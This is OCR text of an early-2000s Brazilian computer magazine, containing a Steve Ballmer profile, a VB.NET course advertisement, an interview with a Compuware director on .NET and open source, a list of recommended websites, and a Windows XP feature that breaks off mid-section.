Ballmer ingressou na Microsoft em 1980 e foi o primeiro diretor de negócios contratado por Bill Gates. Desde então, a liderança e simpatia de Ballmer têm se tornado diferenciais de sua atuação na empresa. Durante essas quase duas décadas, o executivo tem encabeçado diversos setores da Microsoft, incluindo operações, desenvolvimento de operações de sistemas, varejo e suporte.

## Simpatia

Em julho de 1998, Ballmer foi promovido a presidente da MS, um papel que lhe deu responsabilidade direta sob o futuro da companhia. Nomeado CEO em janeiro de 2000,

assumiu total controle e responsabilidade na empresa. O executivo é conhecido dentro e fora da companhia por sua habilidade no relacionamento com clientes e parceiros e por assegurar que estas necessidades sejam ouvidas, entendidas e atendidas por cada funcionário da Microsoft. Faceta demonstrada, inclusive, em sua última visita ao Brasil, há pouco mais de um mês, quando, mesmo ao atacar o seu arqui-rival Linux foi simpático e brincalhão.

## Batata Quente

Também está na mão de Ballmer uma batata quente chamada pela MS de a maior revolução na história de 25 anos da empresa. Com Bill Gates, o CEO guiará a empresa na estratégia .NET, que engloba computadores pessoais, servidores, aparelhos eletrônicos e a própria Internet.

O objetivo da Microsoft é promover uma plataforma que traga uma nova experiência através de diferentes aparelhos, serviços e bancos de dados. A idéia da empresa é fazer da Internet o que fez com o mercado de softwares – dominá-la. **PCM**

**Em sua visita ao Brasil foi muito simpático e brincalhão, até mesmo quando resolveu falar mal do sistema operacional Linux**

# Turbine a sua carreira com o <sup>Microsoft</sup> Visual Basic.net!

NOVO!

Domine o VB.NET antes de todo mundo,  
estudando onde e quando desejar!!!

**10** ENSINO À DISTÂNCIA  
DO MUNDO EM  
<sup>Microsoft</sup>  
Visual Basic.net

## Conteúdo

Apresentação da plataforma Microsoft.NET, instalação do Visual Studio.NET, programação com ASP.NET, modelagem de dados, acesso à dados com ADO.NET, utilização de controles DataList e DataGrid, criação de classes, user controls, componentes, folhas de estilos, imagens em bancos de dados, envio automático de e-mail, cookies, Web-Services, SOAP e XML.

## Exclusivo!

Tudo para um aprendizado fácil, rápido e eficiente: 5 módulos com mais de 500 páginas de textos, 5 CDs com o Visual Basic .NET Beta 2 e dezenas de arquivos com exemplos práticos!



## As 7 etapas do seu sucesso profissional

- 1 Comodidade: receba o material no local de sua escolha!
- 2 Prática Real: instale todos os softwares no seu micro!
- 3 Aprenda: construindo um site profissional de e-commerce!
- 4 Professor Virtual: todos os dias ele resolverá as suas dúvidas on-line!
- 5 Sala Virtual: converse com os outros alunos sempre que desejar!
- 6 Avaliação: teste seus conhecimentos ao terminar cada Módulo Didático!
- 7 Certificado Tecnokit: receba o seu ao finalizar o curso!

## Compromisso

O meu compromisso é que você tenha uma experiência gratificante com o VB.NET Kit. Você terá um tutor humano, com nome e e-mail que lhe acompanhará durante o processo de aprendizado. Perguntará por que você não fez a lição e lhe congratulará nos momentos de sucesso, estará ao seu lado o tempo todo lhe auxiliando. Todos os dias, a cada passo!



**Daniel Burd**  
Presidente Tecnokit

**Exclusivo!**  
Professor e Comunidade  
Virtual!

**SEU SUCESSO VALE 6X R\$95,00\*!!!**  
Visual Basic Beta 2 + 5 módulos didáticos + 5 CDs com exemplos  
+ professor virtual + sala de aula virtual + garantia de satisfação\*\*!

**NÃO PERCA TEMPO! PEÇA JÁ O SEU!**

11 3722 0688

[vendas@tecnokit.com.br](mailto:vendas@tecnokit.com.br)

Mais um Produto:

**TECNOKIT**

Apoio:

**Microsoft**

Microsoft

**VB.net KIT**

\*No cartão de Crédito \*\* Caso não fique satisfeito, devolva o produto em até 30 dias.

# Por trás

*Maurício Medina, diretor da Compuware, explica porque sua empresa foi chamada para garantir que a plataforma .NET, projeto mais importante e ambicioso da Microsoft na atualidade, não apresente falhas quando entrar definitivamente no ar*

Por Sérgio Vinícius

**A** multinacional Compuware é uma empresa que desenvolve ferramentas para detectar e corrigir problemas em sistemas durante seu desenvolvimento, antes deles entrarem no ar. Além disso, alguns de seus softwares integram diversas áreas de empresa, para minimizar problemas de conflito entre diferentes setores de uma mesma companhia. Instituições como Bradesco, Itaú e Hewlett Packard fazem parte da sua lista de clientes. A Microsoft também. E tem motivos para isso.

A empresa a escolheu como parceira para auxiliar a desenvolver seu projeto mais audacioso, a plataforma .NET. Para isso, a Compuware acionou o Numega – uma ferramenta que visa minimizar a ocorrência de problemas durante a programação.

O responsável por essa operação “pronto-socorro” é Maurício Medina, diretor da Compuware e principal responsável pelo Numega. A seguir, o executivo explica o que é a ferramenta, porque a plataforma .NET é o futuro da Web e quais motivos que levarão as soluções open source ao ostracismo em se tratando de Internet.

**PCMaster** - Durante o desenvolvimento da plataforma .NET os programadores da Microsoft utilizam o Numega. A MS, inclusive, o tem recomendado a seus parceiros. O que essa ferramenta faz?

**Maurício Medina** - O Numega é um conjunto de ferramentas que faz a integração de diferentes áreas de um sistema. O software possibilita ao programador fazer testes ao mesmo tempo em que realiza o desenvolvimento da linguagem. Com ela, o desenvolvedor analisa o código, sua performance e verifica se não tem problema de memória. O Numega tem ainda ferramentas para mapear o código da linguagem. Por fim, ela é compatível com as principais soluções

de linguagens voltadas à Internet, como C++, C# e Java.

**PCMaster** - Ela não permite a ocorrência de erros?

**Maurício Medina** - O Numega possui uma interface que fica ativa na tela. A cada rotina que o programador escreve, ele pode acionar a ferramenta para que analise se há algum problema – desde algum link perdido até se há alguma incompatibilidade no sistema. Na verdade, o Numega não impede que seja desenvolvido algo errado. Mas caso verifique falhas, a ferramenta avisa e até sugere como resolvê-las.

**PCMaster** - A maior reclamação dos usuários Microsoft é com relação a erros de programação e falhas nos softwares. Como é trabalhar com a MS em uma área que não é o forte da empresa?

**Maurício Medina** - Problemas de bug sempre vão existir. Todo software tem falhas e mesmo com ferramentas desenvolvidas especificamente para minimizar esses problemas, ninguém está 100% livre disso. Mas, seja como for, é ótimo participar de um projeto que dominará a Internet em um futuro próximo.

**PCMaster** - Por que a plataforma .NET dominará a Internet?

**Maurício Medina** - Com o passar do tempo, por ser um ambiente multiplataforma, a tendência é que fique mais barata

Foto: Cleber Bonato

**Medina acredita que em um futuro próximo, Internet e a plataforma .NET serão sinônimos**



# da .net

e atraia cada vez mais corporações. E, o mais importante, não vejo concorrentes diretos para a Microsoft nessa área. Há, é claro, uma ou outra iniciativa em C ou um Java proprietário, mas não há nada em tecnologia que chegue perto do projeto da empresa de Bill Gates.

**PCMaster** - Diariamente surgem novas - e boas - linguagens na Internet. E a maioria são soluções gratuitas. Elas não oferecem risco à essa supremacia .NET?

**Maurício Medina** - Do ponto de vista corporativo, nenhuma empresa vai querer se prender a alguém que pode sumir de um dia para o outro. Ao optar por um parceiro, tem de se analisar o lado técnico aliado ao suporte financeiro oferecidos. Duas características que a Microsoft tem de sobra.

**PCMaster** - Então a Microsoft e sua plataforma .NET devem vencer essa guerra devido ao investimento?

**Maurício Medina** - Com um parceiro como a MS, a empresa não irá cair no que chamo de câncer tecnológico, que são novas tecnologias que surgem e que o desenvolvedor não continua investindo, seja por falta de retorno, por incompatibilidade entre aplicações. Nesse caso, quem opta pela tecnologia fica com o mico na mão. Mesmo com todos os problemas que a Microsoft tem, ela continua sendo uma parceiro extremamente confiável.

## O problema do open source é o suporte. Não se pode confiar em programas que ninguém se responsabiliza em caso de falhas

**PCMaster** - Nesse panorama, os defensores de linguagens abertas não tem vez no futuro da Internet.

**Maurício Medina** - Vamos pegar o Linux como exemplo. É bem interessante e é gratuito, mas não tem suporte para o usuário. Para uma empresa que vai investir seja em software corporativo seja na Internet é importantíssimo ter um responsável sobre o programa. Pois quando surgirem problemas basta solicitar ao suporte que resolva.

**PCMaster** - O problema está na responsabilidade sobre o programa, então?

**Maurício Medina** - Outro dia eu estava em uma empresa, quando de repente o sistema operacional caiu. Houve uma incompatibilidade entre o banco de dados e o OS. Sugeriu que chamassem os responsáveis pelas duas áreas. Como o sistema era open source, não havia quem fornecesse suporte operacional.

**PCMaster** - Mas não é porque um software é aberto que oferece problemas. Assim como os programas proprietários não são 100% confiáveis.

**Maurício Medina** - É verdade. Mas no caso de falhas, quem optou por um sistema proprietário tem direito ao suporte. Ao passo que os gratuitos, nem sempre. E não se pode confiar em programas no quais ninguém tem responsabilidade sobre ele em caso de problemas ou falhas.

**PCMaster** - Isso quer dizer que softwares abertos não são confiáveis?

**Maurício Medina** - Eles são confiáveis. Os softwares, como o exemplo do Linux, são bons. E se houver alguém responsável pelo suporte é um caso a ser pensado seriamente. Minha única preocupação com relação ao open source é quando não há ninguém a quem se possa recorrer. Com a Microsoft sempre haverá suporte. **PCM**

Sites

# Sites

## do momento

Confira uma seleção de sites curiosos disponíveis na Internet. Todos eles são indicados para usuários avançados

### Domínio gratuito [www.myip.org](http://www.myip.org)

Tenha o seu domínio fixo na Internet gratuitamente. Se você possui uma conexão de banda larga e deseja montar seu servidor Web em seu computador para que os usuários tenham acesso a seu servidor sem que seja necessário digitar o endereço, vai adorar os serviços deste endereço. Trata-se de um serviço gratuito que disponibiliza um domínio do tipo nome.myip.org para que seja usado livremente.

Para os usuários que possuem endereço IP fixo basta se cadastrar para que funcione. Já para os usuários que possuem o endereço IP dinâmico será necessário que a cada nova conexão seja atualizado o endereço IP do seu servidor Web.




### Detone seu Windows [www.annoyances.org](http://www.annoyances.org)

Conheça as dicas mais quentes para tirar o máximo proveito de seu Windows. Neste site você encontra as dicas

para os sistemas operacionais Windows 95, 98, Me, NT e 2000. São dicas avançadas divididas em tópicos que vale destacar performance, desempenho, soluções para problemas entre outros recursos.

Além das dicas existe uma seção dedicada a programas, entre os softwares disponíveis você encontra um descompactador de arquivos CAB.



### Ferramentas Internet [www.webattack.com](http://www.webattack.com)


Pegue ferramentas e utilitários para Internet neste endereço. Aqui você encontra centenas de programas são sharewares e freewares e estão divididos em categorias como servidor, browser, gráficos, ferramentas de downloads entre outros.



# PHP para brasileiros


[www.mundophp.net](http://www.mundophp.net)

Construa sites com PHP. Uma página dedicada especialmente para brasileiros que utilizam o PHP. Nela você encontra tutoriais e curso para esta linguagem que vem conquistando cada vez mais espaço. Para completar você encontra diversas rotinas para serem usadas que na grande maioria o seu uso é gratuito.



# Portal Linux

[www.linuxzone.com.br](http://www.linuxzone.com.br)




O ponto de partida para quem procura por material de Linux. Neste site você encontra uma grande quantidade de tutoriais para iniciantes e usuários mais experientes neste sistema operacional. Além das ajudas normais que se encontra na grande maioria das páginas Linux, os visitantes contam com um fórum para que se coloquem seus problemas para serem ajudados por outros usuários. Ainda possui notícia atualizadas diariamente e uma área de download com os mais atualizados programas.

# Aprenda de tudo

[www.txt.org](http://www.txt.org)

Um site dedicado a reunir arquivos textos para os mais variados assuntos relacionados a informática. No total, até o fechamento desta edição, estavam disponíveis 1.125 arquivos que tratavam de programação nas mais variadas linguagens, sistema operacionais, banco de dados entre outros. Os textos podem ser encontrados em português e inglês, em formato de tutorial, faq ou zine. Uma ótima referência de consulta para quem quer localizar material para estudo.



## Passagem Obrigatória

- Linux para novatos [www.linuxfacil.hpg.com.br](http://www.linuxfacil.hpg.com.br)
- Dicas de Slackware [www.piterpunk.hpg.ig.com.br](http://www.piterpunk.hpg.ig.com.br)
- Zine em português [www.zinesbr.hpg.ig.com.br](http://www.zinesbr.hpg.ig.com.br)
- Segurança para Linux [www.linuxsecurity.com.br](http://www.linuxsecurity.com.br)
- Mais notícias [www.pontobr.org](http://www.pontobr.org)
- Tutoriais [www.freetutorials.com](http://www.freetutorials.com)
- Dicas Windows [www.abcdicas.com.br](http://www.abcdicas.com.br)
- Linux para crianças [www.linuxforkids.com](http://www.linuxforkids.com)
- Hackers e segurança [www.antionline.com](http://www.antionline.com)
- Programação para criança [www.media.mit.edu/starlogo](http://www.media.mit.edu/starlogo)

# Wi

*Conheça as verdadeiras mudanças técnicas do Windows XP, que justificam uma atualização e vão garantir a supremacia da Microsoft*


**O** lançamento do Windows XP está sendo considerado um fato tão importante quanto a chegada do Windows 95. Além, de ser uma nova versão do Windows cheia de novidades relevantes, o sistema tem a missão de manter a Microsoft no topo do mercado de sistemas operacionais. E com as mudanças apresentadas tem tudo para conseguir.

A primeira diferença em relação as linhas anteriores não é técnica. A partir de agora existirá apenas uma plataforma chamada XP (eXPerience). A princípio foram lançadas duas versões, a Home e a Professional, que substituirão o Windows Me e a 2000 Professional, mas em breve será lançada a versão Server. Portanto, a base do sistema agora é igual para usuários corporativos e domésticos.

Já na parte técnica, a mudança é que todas as versões passam a utilizar uma tecnologia melhorada do Windows 2000, que entre outras vantagens oferece mais estabilidade que o Windows 98 e Me. Essa nova estrutura traz grandes mudanças aos usuários domésticos. Por exemplo, permitirá que o sistema seja mais estável, evitando erros de GPF, telas azuis e acessos ilegais ao kernel.

Nas próximas seis páginas, você irá conferir outras alterações técnicas muito importantes e que provam mais uma vez porque a Microsoft é a maior empresa de software do mundo.

# Novida ndo



# des do WS

# XP

## A diferença entre as versões

O sistema está disponível em duas versões a versão Home e a Profissional. A versão Profissional foi construída sobre a base de código do Windows NT e do Windows 2000. O sistema utiliza uma arquitetura de 32-bits e um modelo de memória protegida, tornando o Windows XP Profissional o sistema operacional mais bem elaborado até agora.

O sistema proporciona uma forma de segurança confiável para os dados, tanto em uma rede interna como na transmissão via modem ou por Internet. Esse aspecto é conseguido devido à utilização de um sistema de arquivos encriptado que fornecem alto grau de proteção. Os computadores com Windows XP podem efetuar, simultaneamente, grandes tarefas e múltiplas aplicações.

Já a versão Home destinada ao usuário doméstico, partilha da mesma arquitetura da versão Profissional, portanto construída sobre a mesma base de código. A principal diferença é que a versão Home suporta apenas um processador, já versão Profissional terá suporte a dois. O pacote de aplicativos também apresenta diferenças entre as duas versões. A versão Profissional terá aplicativos voltados ao uso profissional como o sistema de encriptação EFS.

## Hardware Mínimo

**T**oda essa mudança de plataforma tem um custo, para tirar melhor proveito do novo sistema.

Se você estiver pensando em atualizar o seu sistema operacional para o Microsoft Windows XP, verifique se seu equipamento possui os requisitos mínimos. O usuário deve ter um computador equipado com no mínimo um processador Intel Pentium/Celeron ou AMD K6/Athlon/Duron, ou compatível, a 300 MHz ou superior.

Os requisitos de memória RAM ideal são 128 MB, sendo que menos de 64 MB pode limitar a performance e algumas funcionalidades. O disco

rígido deverá ter 1,5 GB disponível só para a instalação do sistema.

É necessário unidade de CD-ROM, monitor Super VGA (800 x 600) ou de resolução superior, teclado e mouse.

Além disso, são necessários itens adicionais para tirar maior proveito de certas funcionalidades do Windows XP. Por exemplo, para o Windows Movie Maker é requerido um dispositivo de captura de imagem, digital ou analógico, bem como um processador de 400 MHz para a câmara digital.

O Instant Messaging e a videoconferência exigem que se

tenha uma conta no MSN ou no Hotmail. Além disso, para que a conferência funcione, também é requisito que as duas pontas tenham o Windows XP instalado no computador.

### Mudança nas versões

#### Evolução da memória

Windows	98	16 MB
Windows	Me	32 MB
Windows	2000	64 MB
Windows	XP	64 MB


#### Espaço em disco

Windows	98	170 MB
Windows	Me	320 MB
Windows	2000	800 MB
Windows	XP	1,5 GB

## Firewall embutido

**U**ma outra novidade no Windows XP é o firewall embutido que garante uma maior segurança a sua conexão na Internet. Basta entrar no Painel de Controle e selecionar as propriedades de sua conexão de rede ou dial-up, selecionando a guia Advanced, e depois os serviços que você deseja bloquear ou habilitar.

Este recurso permitirá que não seja necessário utilizar um outro software instalado para a segurança de sua estação.



## O kernel mais poderoso

**O** kernel protegido, que foi herdado do Windows 2000, é uma das grandes novidades, não para os usuários que já utilizavam este sistema operacional, mas sim para os usuários que migrarem de sistemas como Windows Me e 98. Este recurso evitará que o sistema trave.

Os aplicativos que estiverem sendo executados pelo sistema não terão acesso direto ao Kernel. Isso evita que erros e falhas de execução causem problemas de estabilidade em todo o sistema.

Outra novidade é o multithreading otimizado. Multithreading pode ser definido como uma multitarefa dentro da aplicação. Por exemplo, um software pode executar mais de uma tarefa ao mesmo tempo. Para isso, ele envia ao sistema operacional um conjunto de instruções a serem executadas, o que é chamado de thread.

Uma alteração importante, é que a partir de agora os processos são executados em separado. Isso permite que, caso um aplicativo tenha algum problema, os demais processos não sejam terminados. Isso impede que o sistema trave todos os recursos do computador, e apenas termine com a execução dos aplicativos com problemas.

## Sistema de múltiplos usuários

**A**o contrário das versões Windows Me, 98 e 95, o novo sistema não permite que usuários não-autorizados entrem no sistema. Ao se instalar o sistema com apenas o usuário cadastrado na instalação o sistema será carregado sem a necessidade de se identificar. A partir do momento que a senha é cadastrada no painel de controle o logon será obrigatório.

Na tela de logon é exibida a lista de usuários cadastrados no sistema, com o nome do usuário e uma imagem que representa o usuário. Ao selecionar, será solicitado que digite-se uma senha. Nas versões do Windows 95, 98 e Me bastava teclar Enter ou Esc para se entrar no sistema, agora isso não ocorre mais.

Ao se criar um usuário pode-se definir o nível de segurança dele. O usuário pode ter privilégio de administrador do sistema ou ter acesso limitado. Se o usuário possuir acesso de administrador terá permissão para alterar qualquer configuração do sistema. Mas se possuir acesso limitado terá acesso a todos os aplicativos e não terá permissão para alterar o sistema, o usuário estará limitado a substituir a sua senha, o ícone do usuário, modificar sua área de trabalho, terá acesso somente a arquivos criados por ele ou que estiverem em pastas de documentos compartilhados.

Caso esteja utilizando o sistema com um usuário e desejar sair temporariamente do sistema existem duas possibilidades. Executar um logoff, fechando definitivamente todos os aplicativos abertos ou utilizar a opção Switch User que permite sair temporariamente do sistema sem fechar os aplicativos que estão sendo usados. Assim é possível acessar com um outro usuário sem que as aplicações sejam afetadas e volte em seguida para ser usado.

Um exemplo prático desse recurso seria a utilização de um computador para escrever um grande documento e ou outro usuário necessitasse usar rapidamente para enviar um e-mail urgente. Você simplesmente escolhe a opção Switch User, sai do sistema temporariamente sem fechar os aplicativos. O outro usuário carrega o perfil e envia o e-mail, e em seguida você volta para o seu trabalho.



## Novo ambiente de trabalho

**T**odos que utilizam o novo Windows XP percebem logo ao carregar o desktop as diferenças. Não há como não comparar com as versões anteriores do Windows 2000 e Me, tentando enumerar as diferenças. Logo ao carregar o sistema o usuário se depara com uma área de trabalho vazia, como o Meu Computador, a pasta Meus Documentos e Ambiente de rede.

Um ambiente de trabalho agradável e simples essa é a definição do novo desktop. Você pode utilizar a área de trabalho exclusivamente para criar atalhos para as suas aplicações mais importantes permitindo que os usuários mais novos não se percam.

O menu Iniciar também foi remodelado, ao se clicar no menu é apresentado um menu em duas colunas, na direita você encontra atalhos para as aplicações que anteriormente se localizavam em seu Desktop. A esquerda alguns utilitários instalados em seu computador como o Internet Explorer, Outlook Express e o atalho para as últimas aplicações usadas.



## Conexão remota

**N**as versões do Windows 2000 server encontrava-se disponível uma aplicação chamada Terminal Service que permitia se conectar remotamente abrindo em uma estação qualquer um terminal com o desktop do servidor. No Windows XP este serviço já se encontra disponível com o nome Remote Desktop Connection.

Este aplicativo é simples de ser configurado, basta iniciar o serviço em seu computador Windows XP que se encontra no Painel de Controle na opção Network and Internet Connection. Com o serviço já ativado basta instalar na estação cliente o software para se conectar ao serviço.

Este software combinado com o IIS (Internet Information Services) permite que através de um navegador Web você abra um terminal do seu Windows XP a partir de sua rede local ou até mesmo através de uma conexão Internet.



## Facilidade na configuração

**P**ara os usuários avançados essa mudança poderá parecer um tanto monótona. Para toda configuração a ser realizada em sua estação será aberto um assistente que ajudará a instalação do serviço. Ideal para os usuários pouco experientes, pois o sistema o auxiliará passo a passo a configuração.

Desta forma será possível que qualquer usuário realize as mudanças como a configuração do Remote Desktop Connection bastando seguir as instruções do assistente.



## Suporte a sistema de arquivo NTFS

**O**novo sistema operacional terá suporte ao sistema de arquivos FAT32 e NTFS. O sistema NTFS é adotado nas versões Windows NT e 2000 e oferece uma maior segurança, que inclui um sistema de encriptação de arquivos (EFS) que protege a

informação do seu disco rígido, encriptando cada arquivo com uma chave gerada aleatoriamente.

Este sistema ainda permite um maior aproveitamento do disco e um melhor suporte para discos rígidos de grande

capacidade (até dois terabytes).

A conversão de FAT para NTFS é irreversível. Não é possível reverter esta conversão caso escolha atualizar o disco. A opção de mudar para o NTFS, é feita durante a instalação.

## Suporte a gravador de CD-R e CDRW

**N**o novo sistema é permitido gravar CD-R/CD-RW sem a necessidade de softwares adicionais. O sistema reconhece automaticamente o dispositivo conectado em seu computador e instalando os drivers necessários.

Ao se abrir o Meu Computador o driver de CD-R já é exibido e permite que ao clicar o botão direito do mouse selecionar as opções configuração e gravação de discos.

## Opção em usar aplicativos

**N**esta nova versão o sistema não instala por padrão o JVM (Java Virtual Machine) que é usado por diversos sites. Esta aplicação rendeu muita discussão entre a Microsoft e a Sun, desenvolvedora do software.

Caso você acesse pela primeira vez um endereço Internet que seja necessário este software, o sistema perguntará se você deseja instalar esta aplicação, caso confirme será realizado o download do aplicativo que tem aproximadamente 5 MB.

Em todas as versões anteriores o Windows trazia por padrão o Internet Explorer como navegador Internet, não permitindo que se retirasse esse aplicativo do sistema mesmo que você optasse em usar outro navegador como o Netscape e Opera o software continuava instalado e consumindo espaço em disco e memória. Neste novo sistema operacional o aplicativo continua sendo instalado por padrão, mas permite que você remova do sistema. Basta acessar pelo Painel de Controle a opção Adicionar e Remover Programas e selecionar na lista o item Internet Explorer.

### WINDOWS CLÁSSICO

Se você não se habituar ao novo ambiente de trabalho, você pode configurar o seu desktop para tenha as características das versões antigas do Windows. Com os ícones na área de trabalho e o menu em uma coluna.

Para realizar estas alterações será necessário mudar as seguintes configurações:

